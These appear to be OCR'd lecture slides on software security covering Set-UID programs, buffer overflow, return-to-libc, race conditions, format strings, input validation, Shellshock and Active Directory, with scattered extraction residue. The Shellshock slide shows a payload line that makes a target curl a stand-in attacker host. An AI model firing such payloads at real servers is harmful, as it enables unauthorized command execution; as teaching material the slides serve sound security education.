Module 4


Software Security: Vulnerabilities, Attacks, and Countermeasures

Goals for Day

- Privileged programs (Set-UID programs) and vulnerabilities
- Buffer Overflow vulnerability and attack
- Return-to-libc attack
- Race Condition vulnerability and attack
- Format String vulnerability and attack
- Input validation
- Shellshock attack
- Active Directory (AD) and its configuration in vmware.

Privileged programs (set-UID programs) and vulnerabilities

- A privileged program is one that can give users extra privileges
- Beyond that are already assigned to them
- Set-UID is an important security mechanism in Unix operating systems
- When a Set-UID program is run
- It assumes the owner's privileges
- For example, if the program's owner is root
- Then when anyone runs this program
- The program gains the root's privileges during its execution



Setuid/Setgid/Sticky bit

read/setuid	write/setgid	execute/sticky
4	2	1


Special	User	Group	Other
	rwS	rws	--T
	rw-	rwx	---
	6	7	0
7	6	7	0
chmod 7670 file.txt			

Buffer Overflow vulnerability and attack

- Buffer overflow occurs when the amount of data in the buffer exceeds its storage capacity
- That extra data overflows into adjacent memory locations
- And corrupts or overwrites the data in those locations

SName | Regx
Addx
statex
emailx

SName | RegX
Addx
statex
emailx



Buffer overflow example

Buffer (8 bytes)


Overflow

U	S	E	R	N	A	M	E	1	2
0	1	2	3	4	5	6	7	8	9

Return-to-libc attack

- A "return-to-libc" attack is a computer security attack
- Usually starting with a buffer overflow
- A subroutine return address on a call stack is replaced by an address of a subroutine
- That is already present in the process executable memory
- Bypassing the no-execute bit feature (if present)
- And ridding the attacker of the need to inject their own code

SName | RegX
Addx
statex
emailx



The Ret2LibC way

- After func1() returns, the saved return address is popped off the stack and EIP returns to *system()*.

net-square


© Saumil Shah

Race Condition vulnerability and attack

- A race condition vulnerability typically occurs when your application has access to the same shared data
- And attempts to change variables within it simultaneously
- Applications can become vulnerable to race conditions if they interact with other applications
- That use parallel processing or multiple threads

SName | RegX
Addx
statex
emailx


SName | Regx
Addx
statex
emailx



Format String vulnerability and attack

- It becomes vulnerable when a user-controlled program receives an intentional or unintentional input, breaking the code
- Format string in C is a very common in programs
- The absence of a format specifier can cause so much trouble
- Because a hacker can take advantage of such strings and manipulate the output

SName | Regx
Addx



Vulnerable Program’s Stack


Inside `printf()`, the starting point of the optional arguments (va_list pointer) is the position right above the format string argument.

Input Validation

- Input validation is the process of analyzing inputs and disallowing those which are considered unsuitable
- The idea behind input validation is that by only allowing inputs that meet specific criteria
- it becomes impossible for an attacker to enter an input designed to cause harm to a system

SName | RegX
Addx
statex
emailx

SName | Regx



Use this form to fill in the details for a new user. Any validation errors will be highlighted next to the invalid field.

E-mail Address with @

Zip Code (5 digits) 75

Town Name Please enter 5 digits

Number

5

Invalid value

Currency

$__.___.__0.00

Product key:

< “


Incorrect character

A number is the only valid character here.

Shellshock attack

- Shellshock, also known as Bashdoor
- Is a family of security bugs in the Unix Bash shell
- The first of which was disclosed on 24 September 2014
- Shellshock could enable an attacker to cause Bash to execute arbitrary commands
- And gain unauthorized access to many Internet-facing services, such as web servers
- That use Bash to process requests

SName | Regx
Addx
statex
emailx



```
() {:;}; curl http://bad.com/MzTx
```

Attacker
1
Target server
example.com
2
example.com requests MzTx from bad.com
3
Attacker reads bad.com data log MzTx = example.com
Attacker's server
bad.com

Active Directory (AD) and its configuration in vmware

- Active Directory (AD) is a database
- And set of services that connect users with the network resources
- They need to get their work done

SName | Regx Addx

Time for Queries..!